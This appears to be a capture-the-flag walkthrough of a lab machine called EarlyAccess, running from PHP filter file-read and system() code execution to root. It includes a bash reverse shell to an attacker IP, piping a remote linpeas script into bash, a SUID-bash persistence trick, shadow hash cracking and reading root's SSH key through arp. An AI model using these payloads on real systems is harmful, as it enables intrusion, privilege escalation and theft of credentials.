
Hashing-tools



Choosing the `Hashing-tools` option we have an option to hash a password.



After the password gets hashed the `Hash` option changes to `Verify`.




Clicking on the `Verify` option, the page informs us that the verification fails.

We decide to use BurpSuite and intercept the request to further investigate this functionality.

```
POST /actions/hash.php HTTP/1.1
Host: dev.earlyaccess.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: http://dev.earlyaccess.htb
Connection: close
Referer: http://dev.earlyaccess.htb/home.php?tool=hashing
Cookie: PHPSESSID=2db05574685642129 20c1722ef9082ae
Upgrade-Insecure-Requests: 1

action=hash&redirect=true&password=&hash_function=md5
```

Intercepting the request reveals a POST request to `/actions/hash.php` with some parameters. Trying to tamper with the parameters yielded no fruitful results.


File-Tools



When visiting the `File-Tools` we are presented with a message informing us that the UI is not implemented yet. But, we know that a directory called `actions` exists and it contains `PHP` files. We could use Gobuster, along with our current session cookie, to discover more PHP files, and possibly the one related to `File-Tools`.

```
gobuster dir -u http://dev.earlyaccess.htb/actions/ -w /usr/share/seclists
/Discovery/Web-Content/raft-small-files.txt -x php --cookies
PHPSESSID=2db0557468564212920c1722ef9082ae


===============================================================
/login.php            (Status: 302) [Size: 0] [--> /index.php]
/logout.php           (Status: 302) [Size: 0] [--> /home.php]
/file.php             (Status: 500) [Size: 35]
===============================================================
```

Gobuster reveals a PHP file called `file.php` inside the `/actions` directory.



Browsing to `http://dev.earlyaccess.htb/actions/file.php` we get an error message that prompts us to specify a file. We are probably missing a GET parameter, so we can use Ffuf to fuzz possible parameters, excluding the ones that return a page with three words .

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://dev.earlyaccess.htb
/actions/file.php?FUZZ=test -b "PHPSESSID=2db0557468564212920c1722ef9082ae" -mc 500 -fw 3


filepath                [Status: 500, Size: 32, Words: 2, Lines: 1]
```

After a short while, Ffuf found a valid parameter called `filepath`. Using Curl, we can request a file that we know should definitely exist on the server, like `/etc/passwd/`.

```
curl -b "PHPSESSID=2db0557468564212920c1722ef9082ae" http://dev.earlyaccess.htb/actions/file.php?filepath=
/etc/passwd

<h1>ERROR:</h1>For security reasons, reading outside the current directory is prohibited!
```

We get a different error message this time stating that we cannot read files outside the current directory. We could use PHP filters to leak the source code of `hash.php` that we know it exists on the same directory as `file.php`.

```
curl -b "PHPSESSID=2db0557468564212920c1722ef9082ae" http://dev.earlyaccess.htb/actions
/file.php?filepath=php://filter/convert.base64-encode/resource=hash.php

<h2>Executing file:</h2><p>php://filter/convert.base64-encode/resource=hash.php</p>
<br>PD9waHAKaW5jbHVkZV9vbmNlICIuLi9pbmNsdWRlcy9zZXNzaW9uLnBocCI7CgpmdW5jdGlvbiBoYXNoX3B3KCRoYXNoX2Z1bmN0aW9uL
<SNIP>
RpdGllcygkZXgtPmdldE1lc3NhZ2UoKSk7CgogICAgaGVhZGVyKCdMb2NhdGlvbjogL2hvbWUucGhwJyk7CiAgICByZXR1cm47Cn0KPz4=
<h2>Executed file successfully!
```

Our payload got executed successfully and we have the contents of `hash.php` in base64 format. Using Bash we can convert the base64 into readable text.

```
echo "PD9waHA<SNIP>n0KPz4=" | base64 -d > hash.php
```

We our now able to analyze the source code of `hash.php`. At the very top of the file a function is defined:

```
function hash_pw($hash_function, $password)
{
    // DEVELOPER-NOTE: There has gotta be an easier way...
    ob_start();
    // Use inputted hash_function to hash password
    $hash = @$hash_function($password);
    ob_end_clean();
    return $hash;
}
```

The function `hash_pw` takes two arguments: a hash function and a password. There is also a note from the developer telling us that he does not believe this is a good way to implement the functionality he wants. Looking further down the source code we can see where this function is called.

```
if(isset($_REQUEST['action']))
    {
        if($_REQUEST['action'] === "verify")
```

```
        {
            // VERIFIES $password AGAINST $hash

            if(isset($_REQUEST['hash_function']) && isset($_REQUEST['hash']) &&
isset($_REQUEST['password']))
            {
                // Only allow custom hashes, if `debug` is set
                if($_REQUEST['hash_function'] !== "md5" && $_REQUEST['hash_function']
!== "sha1" && !isset($_REQUEST['debug']))
                    throw new Exception("Only MD5 and SHA1 are currently supported!");

                $hash = hash_pw($_REQUEST['hash_function'], $_REQUEST['password']);

                $_SESSION['verify'] = ($hash === $_REQUEST['hash']);
                header('Location: /home.php?tool=hashing');
                return;
            }
        }
```

When the parameter `action` is set to `verify` and there is a `debug` parameter on the request we are allowed to specify any hash function we want. We can exploit this and get remote code execution (RCE) on the server by setting the hash function to be `system()` and the password to be the command we want to execute.

```
curl -b "PHPSESSID=2db0557468564212920c1722ef9082ae" -X POST http://dev.earlyaccess.htb/actions/hash.php -d
"action=hash&password=id&hash_function=system&debug=true"

Result for Hash-function (system) and password (id):<br><br>uid=33(www-data) gid=33(www-data) groups=33(www-
data)
```

We finally have RCE on the server. Let's try to get a reverse shell, as the `www-data` user.

First of all, we set up a listener on our local machine.

```
nc -lvnp 9001
```

Then we send a url-encoded reverse shell payload to the server using Curl:

```
curl -b "PHPSESSID=2db0557468564212920c1722ef9082ae" -X POST
http://dev.earlyaccess.htb/actions/hash.php -d "action=hash&password=bash+-c+'bash+-
i+>%26+/dev/tcp/10.10.14.6/9001+0>%261'&hash_function=system&debug=true"
```

Finally, we have a shell as `www-data`:

```
nc -lvnp 9001

Ncat: Connection from 10.10.11.110.
Ncat: Connection from 10.10.11.110:51186.
www-data@webserver:/var/www/earlyaccess.htb/dev/actions$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

First we need to get a proper shell before we continue. Executing the following sequence of commands we will have a fully interactive `tty` shell.

```
script /dev/null -c bash
ctrl-z
stty raw -echo; fg
Enter twice
```

Now that we have a shell as the `www-data` user we can enumerate the web server from inside the remote machine.

```
www-data@webserver:/var/www/earlyaccess.htb/dev/actions$ ls -al /

drwxr-xr-x   1 root root 4096 Feb  9 11:23 .
drwxr-xr-x   1 root root 4096 Feb  9 11:23 ..
-rwxr-xr-x   1 root root    0 Feb  9 11:23 .dockerenv
<SNIP>
```

Listing all the files in `/` reveals that we are inside a docker container. We should check if there are any other users inside the container. Listing the contents of the `/home` folder another user is revealed.

```
www-data@webserver:/var/www/earlyaccess.htb/dev/actions$ ls -al /home

drwxr-xr-x 1 root    root    4096 Feb  9 11:24 .
drwxr-xr-x 1 root    root    4096 Feb  9 11:23 ..
drwxr-xr-x 2 www-adm www-adm 4096 Feb  9 11:24 www-adm
```

A user called `www-adm` exists on the box. Since we have the credentials for the `Admin` account we can check if the password `gameover` will work for the user `www-adm` .

```
www-data@webserver:/var/www/earlyaccess.htb/dev/actions$ su www-adm

Password:
www-adm@webserver:/var/www/earlyaccess.htb/dev/actions$
```

We have successfully switched to the `www-adm` user, meaning that there was a password reuse. Looking inside the home folder of `www-adm` we can find a strange file called `.wgetrc`.

```
www-adm@webserver:~$ cat .wgetrc

user=api
password=s3CuR3_API_PW!
```

The file contains some credentials and according to the Wget's manual page this file can be used to perform basic HTTP-Authentication. So, it seems that we have the credentials to authenticate to the API.

Usually docker containers are able to connect to each other, but we don't know the IP of the API. We could try connecting to it using the hostname `API` with the help of Netcat.

```
www-adm@webserver:~$ nc API 80

API [172.18.0.101] 80 (http) : Connection refused
```

Netcat revealed the IP of `API`. Our next step is to create a simple Bash script to identify open ports on the API container. Executing the following script on the `webserver` container will reveal any open ports on the API:

```
#!/bin/bash
HOST="api"
for PORT in $(seq 1 65535);
do
        nc -z $HOST $PORT; # Connect to host foreach port
        if [[ $? -eq 0 ]]; # Port open
         then
                 echo "$HOST:$PORT is open!";
        fi
done
```

```
www-adm@webserver:/tmp$ ./scan.sh

api:5000 is open!
```

The script informs us that port `5000` is open. Since Wget can read the credentials from the `.wgetrc` file we can use Wget directly to access the API.

```
www-adm@webserver:/tmp$ wget -O- -q api:5000

{"message":"Welcome to the game-key verification API! You can verify your keys via: /verify/<game-key>. If
you are using manual verification, you have to synchronize the magic_num here. Admin users can verify the
database using /check_db.","status":200}
```

We have successfully accessed the API and the message informs us that an endpoint to check the database exists on `/check_db`, so we make a request to it.

```
www-adm@webserver:/tmp$ wget -O- -q api:5000/check_db

<SNIP>
"MYSQL_DATABASE=db","MYSQL_USER=drew","MYSQL_PASSWORD=drew","MYSQL_ROOT_PASSWORD=XeoNu86JTznxMCQuGHrGutF3Csq5"
<SNIP>
```

It seems like the environment variables disclose the credentials for a user `drew` with password `XeoNu86JTznxMCQuGHrGutF3Csq5`.

We can try to SSH to the main machine using drew's credentials.

```
ssh drew@earlyaccess.htb

You have mail.
drew@earlyaccess:~$ id
uid=1000(drew) gid=1000(drew) groups=1000(drew)
```

We are now logged in as the user `drew` and inside the home folder of `drew`, the `user.txt` file can be found. It is worth noting that when we login we get a message that we have mail.

Lateral Movement #2

First of all, let's start by checking our mail in `/var/mail/drew`.

```
drew@earlyaccess:~$ cat /var/mail/drew

To: <drew@earlyaccess.htb>
Subject: Game-server crash fixes
From: game-adm <game-adm@earlyaccess.htb>
Date: Thu May 27 8:10:34 2021


Hi Drew!

Thanks again for taking the time to test this very early version of our newest project!
We have received your feedback and implemented a healthcheck that will automatically restart the game-server
if it has crashed (sorry for the current instability of the game! We are working on it...)
If the game hangs now, the server will restart and be available again after about a minute.

If you find any other problems, please don't hesitate to report them!

Thank you for your efforts!
Game-adm (and the entire EarlyAccess Studios team).
```

By reading through the mail we can deduce that `drew` is a tester for another game and that the development team has implemented a healthcheck feature on the `game-server` to restart after a crash.

Listing the contents of the `/home` folder on `earlyaccess` reveals yet another user called `game-adm`, the same user who sent us the email.

```
drew@earlyaccess:~$ ls /home/

drew  game-adm
```

So, our goal is to access `earlyaccess` as the `game-adm` user. Being a tester, `drew` should be able to access `game-server`. Taking a look inside the `/home/drew/.ssh` folder we see some keys.

```
cat ~/.ssh/id_rsa.pub

ssh-rsa AAAAB3Nz<SNIP> game-tester@game-server
```

The key can be used to access the `game-server` as the `game-tester` user. Now, all that's left is to discover the IP of the `game-server`. Remembering that there are some Docker instances on the machine we could try to scan for active IP addresses on the Docker subnet.

```
ip addr

<SNIP>
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:0e:f2:d8:c9 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-c65fd6de3a55: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:65:48:fa:de brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-c65fd6de3a55
       valid_lft forever preferred_lft forever
5: br-120783bfc0e4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:67:79:d3:a2 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-120783bfc0e4
       valid_lft forever preferred_lft forever
<SNIP>
```

We have three docker subnets. We should search each IP on each network to find one that listens on port 22 so we can try to SSH on that instance. A bash script, like the following, will use Netcat to scan for the open port:

```
for j in $(seq 17 19); do for i in $(seq 2 254); do (nc -z 172.$j.0.$i 22 >/dev/null && echo "172.$j.0.$i" &); done; done
```

```
drew@earlyaccess:~$ for j in $(seq 17 19); do for i in $(seq 2 254); do (nc -z 172.$j.0.$i 22 >/dev/null  && echo "172.$j.0.$i" &); done; done

172.19.0.3
```

The script prints only one IP address. Before proceeding with this find, enumerating the remote machine a bit more reveals an interesting script in `/opt/docker-entrypoint.d/node-server.sh`.

```
service ssh start

cd /usr/src/app

# Install dependencies
npm install

sudo -u node node server.js
```

We should remember the contents of this script and look for further clues inside the container, but for now let's try to SSH to that IP using the username `game-tester` .

```
drew@earlyaccess:~$ ssh game-tester@172.19.0.3

game-tester@game-server:~$
```

We are inside the container as the `game-tester` user. Our first step would be to check what other users exist on this container.

```
game-tester@game-server:~$ cat /etc/passwd | grep /bin/.*sh

root:x:0:0:root:/root:/bin/bash
node:x:1111:1111::/home/node:/bin/bash
game-tester:x:1001:1001::/home/game-tester:/bin/bash
game-adm:x:1002:1002::/home/game-adm:/bin/bash
```

There are four users in total that have a shell: `root`, `node`, `game-tester` and `game-adm`. Then we should check if there are any interesting files on the container.

```
game-tester@game-server:~$ ls -alh /

drwxr-xr-x   1 root root 4.0K Feb  9 11:23 .
drwxr-xr-x   1 root root 4.0K Feb  9 11:23 ..
-rwxr-xr-x   1 root root    0 Feb  9 11:23 .dockerenv
<SNIP>
drwxrwxr-t   2 root 1000 4.0K Feb  9 16:41 docker-entrypoint.d
-rwxr-xr--   1 root root  141 Aug 19 14:15 entrypoint.sh
<SNIP>
```

On the root of the file system there are two non-standard entries: `docker-entrypoint.d` and `entrypoint.sh`.

```
game-tester@game-server:~$ ls -al /docker-entrypoint.d/

drwxrwxr-t 2 root 1000 4096 Feb  9 16:47 .
drwxr-xr-x 1 root root 4096 Feb  9 11:23 ..
-rwxr-xr-x 1 root root  100 Feb  9 16:47 node-server.sh
```

The first one is a directory which matches exactly the one on the host system, meaning that the host directory is probably mounted on the root of the file system of the container.

The contents of the `/entrypoint.sh` script are the following:

```
#!/bin/bash
for ep in /docker-entrypoint.d/*; do
if [ -x "${ep}" ]; then
    echo "Running: ${ep}"
    "${ep}" &
  fi
done
tail -f /dev/null
```

It seems that this script executes each script inside the `/docker-entrypoint.d/` directory. This script could be the healthcheck feature that the development team mentioned. So, if we can place a malicious Bash script inside the `/opt/docker-entrypoint.d` directory and crash the server after a restart the `entrypoint.sh` script will execute our script along with the `node-server.sh` script.

Our current goal is to find a way to crash the server. To do this we first have to check what ports are listening on the container.

```
ss -tlnp

State      Recv-Q Send-Q          Local Address:Port         Peer Address:Port
LISTEN     0      128                 *:22                      *:*
LISTEN     0      128                 *:9999                    *:*
LISTEN     0      128            127.0.0.11:33681               *:*
LISTEN     0      128                 :::22                    :::*
```

The port `9999` is rather strange so we can try to access it using Curl.


```
curl 127.0.0.1:9999

<!DOCTYPE html>
<html lang="en">
    <head>
        <title>Rock v0.0.1</title>
<SNIP>
</html>
```

Indeed, on port `9999` is the Node-JS game that `drew` was testing.

In order to access the game on our local machine we need to use a SOCKS5 proxy. Since we have the SSH credentials for `drew` we can use SSH to set up a dynamic port forwarding.

```
ssh drew@earlyaccess.htb -D 1080
```

Then, using a Firefox's plugin called `FoxyProxy` we can set up a SOCKS5 proxy with the following settings:



After enabling the proxy from `FoxyProxy` we can navigate on `http://172.19.0.3:9999/` from our local machine.

Clicking on the `autoplay` we are redirected to the `/autplay` endpoint.

It seems that we can control the number of `Rounds` and the verbosity of the output. Keeping the number of rounds as `3` we enable the verbosity and check the output.

Starting autoplay with 3 rounds

Playing round: 1

Outcome of round: win

Playing round: 2

Outcome of round: win

Playing round: 3

Outcome of round: tie

Stats:

Wins: 2

Losses: 0

Ties: 1

Go back

There is not much information that we can currently use.

Switching back to our SSH connection on the `game-server` we know, from the `node-serve.sh` script, that the source code for the game is located inside the `/usr/src/app` directory.

```
game-tester@game-server:~$ ls /usr/src/app/

assets  node_modules  package-lock.json  package.json  server.js  views
```

Taking a closer look at the `server.js` we can find the definition of the `autplay` function:

```
app.post('/autoplay', async function autoplay(req,res) {

  // Stop execution if not number
  if (isNaN(req.body.rounds))
  {
    res.sendStatus(500);
    return;
  }
```


```
  // Stop execution if too many rounds are specified (performance issues may occur
otherwise)
  if (req.body.rounds > 100)
  {
    res.sendStatus(500);
    return;
  }

  rounds = req.body.rounds;

  res.write('<html><body>')
  res.write('<h1>Starting autoplay with ' + rounds + ' rounds</h1>');

  var counter = 0;
  var rounds_ = rounds;
  var wins = 0;
  var losses = 0;
  var ties = 0;

  while(rounds != 0)
  {
    counter++;
    var result = play();
    if(req.body.verbose)
    {
      res.write('<p><h3>Playing round: ' + counter + '</h3>\n');
      res.write('Outcome of round: ' + result + '</p>\n');
    }
    if (result == "win")
      wins++;
    else if(result == "loss")
      losses++;
    else
      ties++;

    // Decrease round
    rounds = rounds - 1;
  }
  rounds = rounds_;

  res.write('<h4>Stats:</h4>')
  res.write('<p>Wins: ' + wins + '</p>')
  res.write('<p>Losses: ' + losses + '</p>')
  res.write('<p>Ties: ' + ties + '</p>')
  res.write('<a href="/autoplay">Go back</a></body></html>')
  res.end()
});
```

We can see a message from the author of the script stating that, for a large number of rounds performance issues may occur. Seems like the way to cause a crash is to get the script caught in an endless loop. More specifically, there a check in place to verify that the `rounds` variable is smaller than `100` but there is no check to verify if the `rounds` number is negative. Each time the commands inside the `while` loop are executed, the `rounds` variable gets decreased by one and the loop stops only when the `rounds` variable is equal to zero. So a negative initial value, like `-1`, would cause an infinite loop.


Now that we have identified a way to make the server crash we need to place a malicious script inside the `/opt/docker-entrypoint.d` directory on the `earlyaccess` machine. Since there is probably a cron to clean the directory it's better to make a while loop to write the script constantly to that folder so when the crash happens we can be certain that our script was there.

```
while [ 1 -eq 1 ]; do echo 'chmod +s /bin/bash' > /opt/docker-entrypoint.d/exec.sh;
chmod +x /opt/docker-entrypoint.d/exec.sh; sleep 1; done
```

With this command, when the `game-server` restarts from a crash and the `exec.sh` script gets executed, Bash will become a SUID binary meaning we will be able to execute commands as `root`.



Now we have to crash the `game-server`. We can use Curl from another SSH session on the `earlyaccess` machine to make a request that specifies the parameter `rounds` to be equal to `-1`.



When we send the curl command, the server hangs for about 30 seconds and then closes the SSH connection we had as the `game-tester` user.

After a while the server restarts and we can use SSH to login. We need to check if the Bash binary has become a SUID binary after the restart.

```
drew@earlyaccess:~$ ssh game-tester@172.19.0.3

-bash-4.4$ bash -p
bash-4.4# id

uid=1001(game-tester) gid=1001(game-tester) euid=0(root) egid=0(root)
groups=0(root),1001(game-tester)
```

As expected Bash has become a SUID binary. Now, that we can execute commands as the `root` user inside the container we can check if the `game-adm` user has a hashed password inside the `/etc/shadow/` file.

```
bash-4.4# cat /etc/shadow

<SNIP>
game-adm:$6$zbRQg.JO7dBWcZ$DWEKGCPIilhzWjJ/N0WRp.FNArirqqzEMeHTaA8DAJjPdu8h52v0UZncJD8Df.0ncf6X2mjKYnH19RfGRneWX
/:18822:0:99999:7:::
```

Indeed, there is a hashed password that we could try to crack, on our local machine, using John once again.

```
echo '$6$zbRQg.JO7dBWcZ$DWEKGCPIilhzWjJ/N0WRp.FNArirqqzEMeHTaA8DAJjPdu8h52v0UZncJD8Df.0ncf6X2mjKYnH19RfGRneWX/' > game_adm_has
john --wordlist=/usr/share/wordlists/rockyou.txt game_adm_hash

gamemaster       (?)
Session completed.
```

We have the plain text password of `gamemaster` for the `game-adm` user inside the Docker container. Back to our SSH session as `drew` on the `earlyaccess` machine we can try to check for a possible password reuse for the `game-adm` user.

```
drew@earlyaccess:~$ su game-adm

Password:
game-adm@earlyaccess:/home/drew$ id
uid=1001(game-adm) gid=1001(game-adm) groups=1001(game-adm),4(adm)
```

There is, once again, a password reuse and we get a shell as the `game-adm` user. It is worth noting that the user is part of the `adm` group.

Privilege Escalation

Now that we can execute commands as the `game-adm` we can execute a Linux enumeration script, such as LinPeas, to identify possible privilege escalation vectors.

First, we set up a Python web server on the directory that contains `linpeas.sh` on our local machine using the following command:

```
sudo python3 -m http.server 80
```

Then, we execute the following command on the remote mahine:

```
curl 10.10.14.6/linpeas.sh | bash
```

Finally, we check the output of the script for any interesting findings.

```
game-adm@earlyaccess:/tmp$ curl 10.10.14.6/linpeas.sh | bash

<SNIP>
Files with capabilities (limited to 50):
/usr/sbin/arp =ep
/usr/bin/ping = cap_net_raw+ep
<SNIP>
╔══════════╣ Readable files belonging to root and readable by me but not world readable
<SNIP>
-rwxr-x--- 1 root adm 67512 Sep 24  2018 /usr/sbin/arp
<SNIP>
```

Combining two findings of the enumeration script we can see that we can execute the `arp` binary with `ep` (empty) capabilities. According to hacktricks when a binary that is not owned by root, does not have the SUID/SGID bits set and has empty capabilities, then it will get executed as a SUID binary.

Taking a look at the entry for `arp` as a SUID binary on the GTFOBins it seems that we can access and read files on the system as if we were `root` by executing the following command:

```
LFILE=file_to_read
./arp -v -f "$LFILE"
```

So we can try to read the SSH key from the `/root/.ssh/id_rsa` file.

```
game-adm@earlyaccess:/home/drew$ /usr/sbin/arp -v -f "$LFILE"

>> -----BEGIN OPENSSH PRIVATE KEY-----
-----BEGIN: Unknown host
<SNIP>
>> fD4WoE/0eunE1VUAAAAQcm9vdEBlYXJseWFjY2VzcwECAw==
arp: format error on line 26 of etherfile /root/.ssh/id_rsa !
>> -----END OPENSSH PRIVATE KEY-----
-----END: Unknown host
arp: cannot set entry on line 27 of etherfile /root/.ssh/id_rsa !
```

